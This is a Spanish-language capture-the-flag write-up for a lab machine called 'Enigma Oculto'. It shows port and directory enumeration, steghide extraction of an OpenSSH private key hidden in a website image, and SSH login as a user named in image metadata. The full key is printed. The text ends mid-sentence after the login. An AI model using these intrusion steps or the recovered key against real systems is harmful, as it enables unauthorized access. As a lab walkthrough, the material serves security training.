CTF ENIGMA_OCULTO


WRITE UP

Juan Ayala

04-09-2025

Explotando Enigma Oculto

Primero realizamos el escaneo con nmap, para saber que puertos están abiertos, versiones, SO.




Aca nos muestra que tenemos dos puertos abiertos, el 22 y el 80. Seguimos con la enumeracion con gobuster o ffuf, para saber que nos muestra (realizare los dos ejemplos):

```
┌──(kali㉿kali)-[~/CyberConquer/Enigma]
└─$ ffuf -u http://172.17.0.2/FUZZ -w /usr/share/wordlists/dirb/common.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://172.17.0.2/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 40897, Words: 2051, Lines: 296, Duration: 1ms]
images                  [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 0ms]
:: Progress: [4614/4614] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
```

En ambos casos nos muestra que tenemos un directorio llamado images, lo demás va por esa parte.


Lo siguientes y si probamos entrar directamente al directorio de images, nos muestra lo siguiente:



403 Forbidden

nginx/1.24.0 (Ubuntu)

Por lo cual ahora debemos enumerar /images, para ver que podemos obtener de ahí.



Esto buscará archivos web y también imágenes que pueden estar “sospechosamente grandes” (tipo esteganografía).

Al no encontrar nada y arrojar el error 403 en la web, que indica que si posee información pero que no podemos acceder de manera directa via web, lo siguiente es hacer un spidering y descargar el contenido de /images. Esto nos ayudara a descargar contenido oculto de dicho contenedor:

—(kali㉿kali)-[~/CyberConquer/Enigma]

└─$ wget -r -np -k http://172.17.0.2/

--2025-09-04 19:01:11-- http://172.17.0.2/

Conectando con 172.17.0.2:80... conectado.

Petición HTTP enviada, esperando respuesta... 200 OK

Longitud: 40897 (40K) [text/html]

Grabando a: «172.17.0.2/index.html»

172.17.0.2/index.html 100%[=====================================>] 39,94K --.-KB/s en 0s

2025-09-04 19:01:11 (970 MB/s) - «172.17.0.2/index.html» guardado [40897/40897]

Cargando robots.txt; por favor ignore los errores.

--2025-09-04 19:01:11-- http://172.17.0.2/robots.txt

Reutilizando la conexión con 172.17.0.2:80.

Petición HTTP enviada, esperando respuesta... 404 Not Found

2025-09-04 19:01:11 ERROR 404: Not Found.

--2025-09-04 19:01:11-- http://172.17.0.2/images/102665-1920x1080-desktop-full-hd-nft-wallpaper-photo.jpg

Reutilizando la conexión con 172.17.0.2:80.

Petición HTTP enviada, esperando respuesta... 200 OK

Longitud: 315441 (308K) [image/jpeg]

Grabando a: «172.17.0.2/images/102665-1920x1080-desktop-full-hd-nft-wallpaper-photo.jpg»

172.17.0.2/images/102665- 100%[=====================================>] 308,05K --.-KB/s en 0,001s

2025-09-04 19:01:11 (321 MB/s) - «172.17.0.2/images/102665-1920x1080-desktop-full-hd-nft-wallpaper-photo.jpg» guardado [315441/315441]

--2025-09-04 19:01:11-- http://172.17.0.2/images/nft1.jpeg

Reutilizando la conexión con 172.17.0.2:80.

Petición HTTP enviada, esperando respuesta... 200 OK

Longitud: 4957 (4,8K) [image/jpeg]

Grabando a: «172.17.0.2/images/nft1.jpeg»

172.17.0.2/images/nft1.jp 100%[=====================================>] 4,84K --.-KB/s en 0s

2025-09-04 19:01:11 (951 MB/s) - «172.17.0.2/images/nft1.jpeg» guardado [4957/4957]

--2025-09-04 19:01:11-- http://172.17.0.2/images/nft2.jpeg

Reutilizando la conexión con 172.17.0.2:80.

Petición HTTP enviada, esperando respuesta... 200 OK

Longitud: 13640 (13K) [image/jpeg]

Grabando a: «172.17.0.2/images/nft2.jpeg»

172.17.0.2/images/nft2.jp 100%[=====================================>] 13,32K --.-KB/s   en 0s

2025-09-04 19:01:11 (134 MB/s) - «172.17.0.2/images/nft2.jpeg» guardado [13640/13640]

--2025-09-04 19:01:11-- http://172.17.0.2/images/nft3.jpeg

Reutilizando la conexión con 172.17.0.2:80.

Petición HTTP enviada, esperando respuesta... 200 OK

Longitud: 5589 (5,5K) [image/jpeg]

Grabando a: «172.17.0.2/images/nft3.jpeg»

172.17.0.2/images/nft3.jp 100%[=====================================>] 5,46K --.-KB/s   en 0s

2025-09-04 19:01:11 (45,1 MB/s) - «172.17.0.2/images/nft3.jpeg» guardado [5589/5589]

ACABADO --2025-09-04 19:01:11--

Tiempo total de reloj: 0,01s

Descargados: 5 ficheros, 372K en 0,001s (303 MB/s)

Convirtiendo enlaces en 172.17.0.2/index.html... 11.


11-0

Enlaces convertidos en 1 ficheros en 0 segundos.

Si nos fijamos bien, aparecen varias imágenes que podemos ir revisando en la web.

```
┌──(kali㉿kali)-[~/CyberConquer/Enigma]
└─$ ls -l
total 393836
drwxrwxr-x 3 kali kali      4096 sep  4 19:01 172.17.0.2
-rw------- 1 kali kali 286510080 mar  5  2025 enigma_oculto_img.tar
-rw-rw-r-- 1 kali kali 116758678 sep  3 11:11 enigma.zip
-rw-rw-r-- 1 kali kali       630 sep  4 18:44 scan
-rwxrwxr-x 1 kali kali      3595 mar  5  2025 script.sh

┌──(kali㉿kali)-[~/CyberConquer/Enigma]
└─$ cd 172.17.0.2

┌──(kali㉿kali)-[~/CyberConquer/Enigma/172.17.0.2]
└─$ ls
images  index.html

┌──(kali㉿kali)-[~/CyberConquer/Enigma/172.17.0.2]
└─$ cd images

┌──(kali㉿kali)-[~/CyberConquer/Enigma/172.17.0.2/images]
└─$ ls -l
total 344
-rw-rw-r-- 1 kali kali 315441 mar  4  2025 102665-1920×1080-desktop-full-hd-nft-wallpaper-photo.jpg
-rw-rw-r-- 1 kali kali   4957 mar  4  2025 nft1.jpeg
-rw-rw-r-- 1 kali kali  13640 mar  4  2025 nft2.jpeg
-rw-rw-r-- 1 kali kali   5589 mar  4  2025 nft3.jpeg
```

Y obviamente revisar las que tengan más peso, es por ello que nos enfocaremos en la primera que puede que contenga esteganografía:



Acá lo interesante:

1. Analizar con exiftool

```
┌──(kali㉿kali)-[~/CyberConquer/Enigma/172.17.0.2/images]
└─$ exiftool *.jpg *.jpeg
```

======== 102665-1920x1080-desktop-full-hd-nft-wallpaper-photo.jpg

ExifTool Version Number : 13.25

File Name : 102665-1920x1080-desktop-full-hd-nft-wallpaper-photo.jpg

Directory : .

File Size : 315 kB

File Modification Date/Time : 2025:03:04 19:40:13-03:00

File Access Date/Time : 2025:09:04 19:01:11-04:00

File Inode Change Date/Time : 2025:09:04 19:01:11-04:00

File Permissions : -rw-rw-r--

File Type : JPEG

File Type Extension : jpg

MIME Type : image/jpeg

JFIF Version : 1.01

Resolution Unit : cm

X Resolution : 28

Y Resolution : 28

Image Width : 1920

Image Height : 1080

Encoding Process : Baseline DCT, Huffman coding

Bits Per Sample : 8

Color Components : 3

Y Cb Cr Sub Sampling : YCbCr4:4:4 (1 1)

Image Size : 1920x1080

Megapixels : 2.1

======== nft1.jpeg

ExifTool Version Number : 13.25

File Name : nft1.jpeg

Directory : .

File Size : 5.0 kB

File Modification Date/Time : 2025:03:04 19:40:13-03:00

File Access Date/Time : 2025:09:04 19:01:11-04:00

File Inode Change Date/Time : 2025:09:04 19:01:11-04:00

File Permissions : -rw-rw-r--

File Type : JPEG

File Type Extension : jpg

MIME Type : image/jpeg

JFIF Version : 1.01

Resolution Unit : None

X Resolution : 1

Y Resolution : 1

Image Width : 218

Image Height : 148

Encoding Process : Baseline DCT, Huffman coding

Bits Per Sample : 8

Color Components : 3

Y Cb Cr Sub Sampling : YCbCr4:4:4 (1 1)

Image Size : 218x148

Megapixels : 0.032

======== nft2.jpeg

ExifTool Version Number : 13.25

File Name : nft2.jpeg

Directory : .

File Size : 14 kB

File Modification Date/Time : 2025:03:04 19:40:13-03:00

File Access Date/Time : 2025:09:04 19:01:11-04:00

File Inode Change Date/Time : 2025:09:04 19:01:11-04:00

File Permissions : -rw-rw-r--

File Type : JPEG

File Type Extension : jpg

MIME Type : image/jpeg

JFIF Version : 1.01

Resolution Unit : None

X Resolution : 1

Y Resolution : 1

Comment : amorales... <- esto puede ser util luego

Image Width : 257

Image Height : 148

Encoding Process : Baseline DCT, Huffman coding

Bits Per Sample : 8

Color Components : 3

Y Cb Cr Sub Sampling : YCbCr4:4:4 (1 1)

Image Size : 257x148

Megapixels : 0.038

======== nft3.jpeg

ExifTool Version Number : 13.25

File Name : nft3.jpeg

Directory : .

File Size : 5.6 kB

File Modification Date/Time : 2025:03:04 19:40:13-03:00

File Access Date/Time : 2025:09:04 19:01:11-04:00

File Inode Change Date/Time : 2025:09:04 19:01:11-04:00

File Permissions : -rw-rw-r--

File Type : JPEG

File Type Extension : jpg

MIME Type : image/jpeg

JFIF Version : 1.01

Resolution Unit : None

X Resolution : 1

Y Resolution : 1

Image Width : 260

Image Height : 148

Encoding Process : Baseline DCT, Huffman coding

Bits Per Sample : 8

Color Components : 3

Y Cb Cr Sub Sampling : YCbCr4:4:4 (1 1)

Image Size : 260x148

Megapixels : 0.038

4 image files read

Generalmente nos muestra algún dato del autor o similar en este caso encontramos lo siguiente:

Comment : amorales... <- esto puede ser util luego

Puede que sea algún usuario o comentarios como lo que encontramos

2. **Buscar strings ocultos:**

┌──(kali㉿kali)-[~/CyberConquer/Enigma/172.17.0.2/images]

└─$ strings 172.17.0.2/images/nft*.jpeg | les

Aca podemos revisar si existen algunas palabras, el les sirve para que las agrupe y pueda ser encontrada de mejor manera. En este caso no encontramos nada.

3. **Esteganografia.**

Aca podemos encontrar algo, debido al tamaño de la imagen, quizás pueda ser algún archivo o algo que este guardado dentro de la imagen, para ello ocupamos lo siguiente:

```
┌──(kali㉿kali)-[~/CyberConquer/Enigma/172.17.0.2/images]
└─$ binwalk -e 102665-1920×1080-desktop-full-hd-nft-wallpaper-photo.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------

WARNING: One or more files failed to extract: either no utility was found or it's unimplemented
```

Si no nos muestra nada o no descarga nada es porque no contiene información. Puede que sea un casabobo. Asi que provaremos con otra opción:

4. Steghide

```
┌──(kali㉿kali)-[~/CyberConquer/Enigma/172.17.0.2/images]
└─$ steghide extract -sf 102665-1920×1080-desktop-full-hd-nft-wallpaper-photo.jpg

Anotar salvoconducto:
anot♦ los datos extra♦dos e/"file.txt".
```

Aca nos guarda en un .txt la información que extrae de la imagen

```
┌──(kali㉿kali)-[~/CyberConquer/Enigma/172.17.0.2/images]
└─$ ls -l
total 348
-rw-rw-r-- 1 kali kali 315441 mar  4  2025 102665-1920×1080-desktop-full-hd-nft-wallpaper-photo.jpg
-rw-rw-r-- 1 kali kali   3369 sep  4 19:38 file.txt
-rw-rw-r-- 1 kali kali   4957 mar  4  2025 nft1.jpeg
-rw-rw-r-- 1 kali kali  13640 mar  4  2025 nft2.jpeg
-rw-rw-r-- 1 kali kali   5589 mar  4  2025 nft3.jpeg
```

Abrimos el file.txt

```
┌──(kali㉿kali)-[~/CyberConquer/Enigma/172.17.0.2/images]
└─$ cat file.txt
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAACFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAgEAvvzKYJdMVaglb2PXAQOQNBlLu77S9LRtTKQ1XnvwjEr3o2Dtk0uc
iFa7AfuGlc/FOAAxyHLYpcvYLzzgn2v5zupwJx5nHCWmCDP42UwCNTU3udtQwUOGJEaN4C
n+zm8PdFXg7jRg0r7VZ5WAiD9YsqHjlAmchfo+lNLEEzOEjzgRAjLhDGK59/Gjjw2XZMWF
1HHZ3awptMTWAtwQTts42LEFblThjx75TLqX8gXT4g9vLBxqydOPqlnBsBTL8+iRZyL+LE
rhd7GK0aiWpFoUGlHjqxtJZUDcB5LX0zagil3BTs321eIcf+gBodMuOURpqCMHd+L5zg/L
ILp99akMvRuuCdVzmMHGHNyzOQG3Pyp0HtrsPrJccSpK3qRtudB5yaGaYJ+PmzEovqsf3w
z+qs+dtV3nO9ipSKiHW5s/0BWHI5cojA1TJeqkxRZGmSRT7Be1RuasgDhGVMa6LnNsnnCB
/wrUP+bsgovB9zbQAZHmbxeGsI20PsB8mutZ3i3GRgmLe87l8V63898Y0U6ct6t+WxV1C/
fG1IJHzzw0W9UpMzoQIhD3H0MxKcOzwDUJFjvMiMW/qmlGvew8m+5tnKlsIZJ/ngoH08Ke
tF+aCjWJOzmSfIaflmYD2wMS0N4+VcW38DEhlVBHT0f1UsB4TVLnkR87Y8mgOb+y4KTW4A
0AAAdAt5RG07eURtMAAAAHc3NoLXJzYQAAAgEAvvzKYJdMVaglb2PXAQOQNBlLu77S9LRt
TKQ1XnvwjEr3o2Dtk0uciFa7AfuGlc/FOAAxyHLYpcvYLzzgn2v5zupwJx5nHCWmCDP42U
wCNTU3udtQwUOGJEaN4Cn+zm8PdFXg7jRg0r7VZ5WAiD9YsqHjlAmchfo+lNLEEzOEjzgR
AjLhDGK59/Gjjw2XZMWF1HHZ3awptMTWAtwQTts42LEFblThjx75TLqX8gXT4g9vLBxqyd
OPqlnBsBTL8+iRZyL+LErhd7GK0aiWpFoUGlHjqxtJZUDcB5LX0zagil3BTs321eIcf+gB
odMuOURpqCMHd+L5zg/LILp99akMvRuuCdVzmMHGHNyzOQG3Pyp0HtrsPrJccSpK3qRtud
35yaGaYJ+PmzEovqsf3wz+qs+dtV3nO9ipSKiHW5s/0BWHI5cojA1TJeqkxRZGmSRT7Be1
RuasgDhGVMa6LnNsnnCB/wrUP+bsgovB9zbQAZHmbxeGsI20PsB8mutZ3i3GRgmLe87l8V
63898Y0U6ct6t+WxV1C/fG1IJHzzw0W9UpMzoQIhD3H0MxKcOzwDUJFjvMiMW/qmlGvew8
m+5tnKlsIZJ/ngoH08KetF+aCjWJOzmSfIaflmYD2wMS0N4+VcW38DEhlVBHT0f1UsB4TV
LnkR87Y8mgOb+y4KTW4A0AAAADAQABAAACAChOkwqIG9rfCgmEbWmgHiS0qvxUVVLCKmgY
os/KQfXl03YmXHVv6XkHrt+H/TssVo/PULJgdJMnHni3tSNIJzhRV3qWCsZQtsX36/62MS
gYE2r024nyLYMF5ebnjgh0vXL8teQn50BK+KBsF6yJi/dlPbGuRpuq+N6xTaLMxl7wgvxv
OvptcpiepXlpMaiZnDk+DvAe581oFk+TsJhn4UswLvh+Tv1E2PHl1nAEZVeKENkjJTFzph
gaact21CVlkZxN8Q0Zf5Sigmzlkudc QG5elnkz4M1O/zDU/5oqpv6Us1mlk8DHf+LJrOCB
gHmjE9ZhkC+v1i8OO5csbK12MELxnBaI5VomfDwncQWhjXpWi5m0vzNTlFCs4RAgbMitb0
0gPm4LuvohZwPU6S0PQDe+qTXdNluFazz44tKroWlMuZgpbfKnuUQdob/gEUFfLGXDt/6l
nX3TooVHqTBGiOgCCrQV59A3MgU2EbND3kHDf2QHpuOIGXmAqOqaEAel14bP4×8YWa/c8T
VCqT7daHsSTGuhR3AUdOjS0fqe1iKkUA6SapaNtDxpnDE11FFCYc3pjyWnLM3OdEC1/6vh
948dKhsIVINRWfp6zBzMQHD5mVroP0aDnu7cjMBCfBTu/ADZjAMDnnGSPW+4z0SW6gjG8B
KRIdX/tEA2rFlmxS9BAAABAQDFJPYbjELFi4SaBhXD6gY9azCQA2yedVd4bJ7tdYXxXkZw
gTbuOTYwfuB73UhlDsx2s5omfbZsgoPOVO+Ok+0QZ0POy0aT9u/yR3K0UB0LnGtI9u/Sdh
3Pz8IhAc66IctHsoBMRwUuU2IWqQ556wMTa+6UmzBs0aactMhQtcEbXEdkpH6MkRuIrHLn
PMQyIsLQ6eAx/8GmDO3K2wcPi4T+J5DJXDjbv724lmkAWmJcWVVeQsZY5myP+dgDsrX9KZ
zDKfhRajUo20/IkkS00GK99+YOVz/6gRO+9cZQiGIMDT09jPAlPvRRyf41rJ6DYp+V6Vw6
VuTkvO4KsqfCS7glAAABAQD/wtlMdm2xmvHHp73ikPu3LwVpJbDOIwzE6Vn6nURAAbJG71
3Bz18oO66p3tqJ+vR5LMlVwGek9qqspX1J+MYY5rq7G0vcwVJZqkw7LeHSbneRbVfRWArp
G+ws962zP9jF+/tZRJr4zHDpv1i3xT4Jm/bRf5vCsyzlhVgUz+qwcSqgQm0RZ4cKhYx+Q7
lhhMeqWh+orUR9pEfxtGVckAR67PNs9N/JdRvh9hKWyTISH2y9cXRrn0fom2zgoLmBMsrL
5RLw8fJ8bT/+wDeLrHNl7CUqSMNalwKitw3AafRXZYvAgWR7CGvTcLgFUKH57jY9hl/kq3
AexvYZkkXNvaBNAAABAQC/KnRksfwMlay287k6A1NTZh1NPa4kflB0LJ/iqUBEz2MMvF+h
wamKM+fBFXLMQgueh3S9RlmHmRYTd2B+1d5Aqr1XtQSF/T/6nFYNrJDLjes85xM+LSH5wU
QodWtmuRrrLOyuNVB7yr63Yoobh21t51rImX3lPrPDZ9hoe6iPHI9Pd4F6Eyqt6GSAp0+6
NNWz8QF0zX3lsvkICQ1S3lM52bqcvp9zsArelZ2mnHSlY7HJvbayNfKoiT0ibFeYGhSxIC
8B3KwY1xJemd56bJ7BUZavT9EwaWzFD5ZhzIsWNT+UAakKbgo6PSAxdnPn7CHnBcI5FolF
+vTZXPvceB7BAAAACWthbGlAa2FsaQE=
-----END OPENSSH PRIVATE KEY-----
```

Y encontramos una clave de OpenSSH escondida, dato importante para ver si nos permite entrar por SSH, para ello vienen unos siguientes pasos:

- Aseguramos los permisos al archivo, ya que ssh es exigente:

```
┌──(kali㉿kali)-[~/CyberConquer/Enigma/172.17.0.2/images]
└─$ chmod 600 file.txt
```

- Ver la publica posible, generalmente muestra algún usuario o dato importante:

```
┌──(kali㉿kali)-[~/CyberConquer/Enigma/172.17.0.2/images]
└─$ ssh-keygen -y -f file.txt
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQC+/Mpgl0xVqCVvY9cBA5A0GUu7vtL0tG1MpDVee/CMSvejYO2TS5yIVrsB+4aVz8U4
fa/nO6nAnHmccJaYIM/jZTAI1NTe521DBQ4YkRo3gKf7Obw90VeDuNGDSvtVnlYCIP1iyoeOUCZyF+j6U0sQTM4SPOBECMuEMYrn38aO
m0xNYC3BBO2zjYsQVuVOGPHvlMupfyBdPiD28sHGrJ04+qWcGwFMvz6JFnIv4sSuF3sYrRqJakWhQaUeOrG0llQNwHktfTNqCKXcFOzf
GmoIwd34vnOD8sgun31qQy9G64J1XOYwcYc3LM5Abc/KnQe2uw+slxxKkrepG250HnJoZpgn4+bMSi+qx/fDP6qz521Xec72KlIqIdbm
6qTFFkaZJFPsF7VG5qyAOEZUxrouc2yecIH/CtQ/5uyCi8H3NtABkeZvF4awjbQ+wHya61neLcZGCYt7zuXxXrfz3xjRTpy3q35bFXUL
zOhAiEPcfQzEpw7PANQkWO8yIxb+qaUa97Dyb7m2cqWwhkn+eCgfTwp60X5oKNYk7OZJ8hp+WZgPbAxLQ3j5VxbfwMSGVUEdPR/VSwHh
LgpNbgDQ== kali@kali
```

Para este caso, encontramos que la publica dice kali@kali, así que es la primera opción que tenemos para entrar al ssh

- Lo siguiente es ver si podemos entrar al ssh con el usuario Kali y junto con la clave privada que encontramos anteriormente:

```
┌──(kali㉿kali)-[~/CyberConquer/Enigma/172.17.0.2/images]
└─$ ssh -i file.txt -o IdentitiesOnly=yes -o StrictHostKeyChecking=no kali@172.17.0.2
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the ED25519 key sent by the remote host is
SHA256:Ce/fhLjm/5fxX8/wLVUTq8d1dASdZh0n86vOqzPXNXY.
Please contact your system administrator.
Add correct host key in /home/kali/.ssh/known_hosts to get rid of this message.
Offending ECDSA key in /home/kali/.ssh/known_hosts:3
  remove with:
  ssh-keygen -f '/home/kali/.ssh/known_hosts' -R '172.17.0.2'
Password authentication is disabled to avoid man-in-the-middle attacks.
Keyboard-interactive authentication is disabled to avoid man-in-the-middle attacks.
UpdateHostkeys is disabled because the host key is not trusted.
kali@172.17.0.2: Permission denied (publickey).
```

Si pasa esto es porque contenedor se recreó. Arreglémoslo y probamos usuarios.

```
┌──(kali㉿kali)-[~/CyberConquer/Enigma/172.17.0.2/images]
└─$ ssh-keygen -R 172.17.0.2
# Host 172.17.0.2 found: line 1
# Host 172.17.0.2 found: line 2
# Host 172.17.0.2 found: line 3
/home/kali/.ssh/known_hosts updated.
Original contents retained as /home/kali/.ssh/known_hosts.old

┌──(kali㉿kali)-[~/CyberConquer/Enigma/172.17.0.2/images]
└─$ chmod 600 file.txt

┌──(kali㉿kali)-[~/CyberConquer/Enigma/172.17.0.2/images]
└─$ ssh -i file.txt -o IdentitiesOnly=yes -o StrictHostKeyChecking=no kali@172.17.0.2
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
kali@172.17.0.2: Permission denied (publickey).
```

Si esto no funciona es porque el usuario Kali no posee acceso...
PEROOOOOOOOOOOOOOOO... recordar esto:

Comment : amorales... <- esto puede ser util luego

Ahora resta probar con ese usuario y ver que pasa:

```
┌──(kali㉿kali)-[~/CyberConquer/Enigma/172.17.0.2/images]
└─$ ssh -i file.txt -o IdentitiesOnly=yes -o StrictHostKeyChecking=no \
    amorales@172.17.0.2
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.12.38+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Mar  5 10:48:03 2025 from 172.17.0.1
amorales@8fed9ce95ef9:~$
```

Pummm, obtenemos acceso, ahora a listar y ver si encontramos alguna flag:

```
amorales@8fed9ce95ef9:~$ whoami
amorales
amorales@8fed9ce95ef9:~$ id
uid=1001(amorales) gid=1001(amorales) groups=1001(amorales)
amorales@8fed9ce95ef9:~$ hostname
8fed9ce95ef9
amorales@8fed9ce95ef9:~$ uname -a
Linux 8fed9ce95ef9 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-12) x86_64 x86
_64 x86_64 GNU/Linux
amorales@8fed9ce95ef9:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 24.04.1 LTS
Release:        24.04
Codename:       noble
amorales@8fed9ce95ef9:~$
```

Lo que se desglosa acá en resumen es:

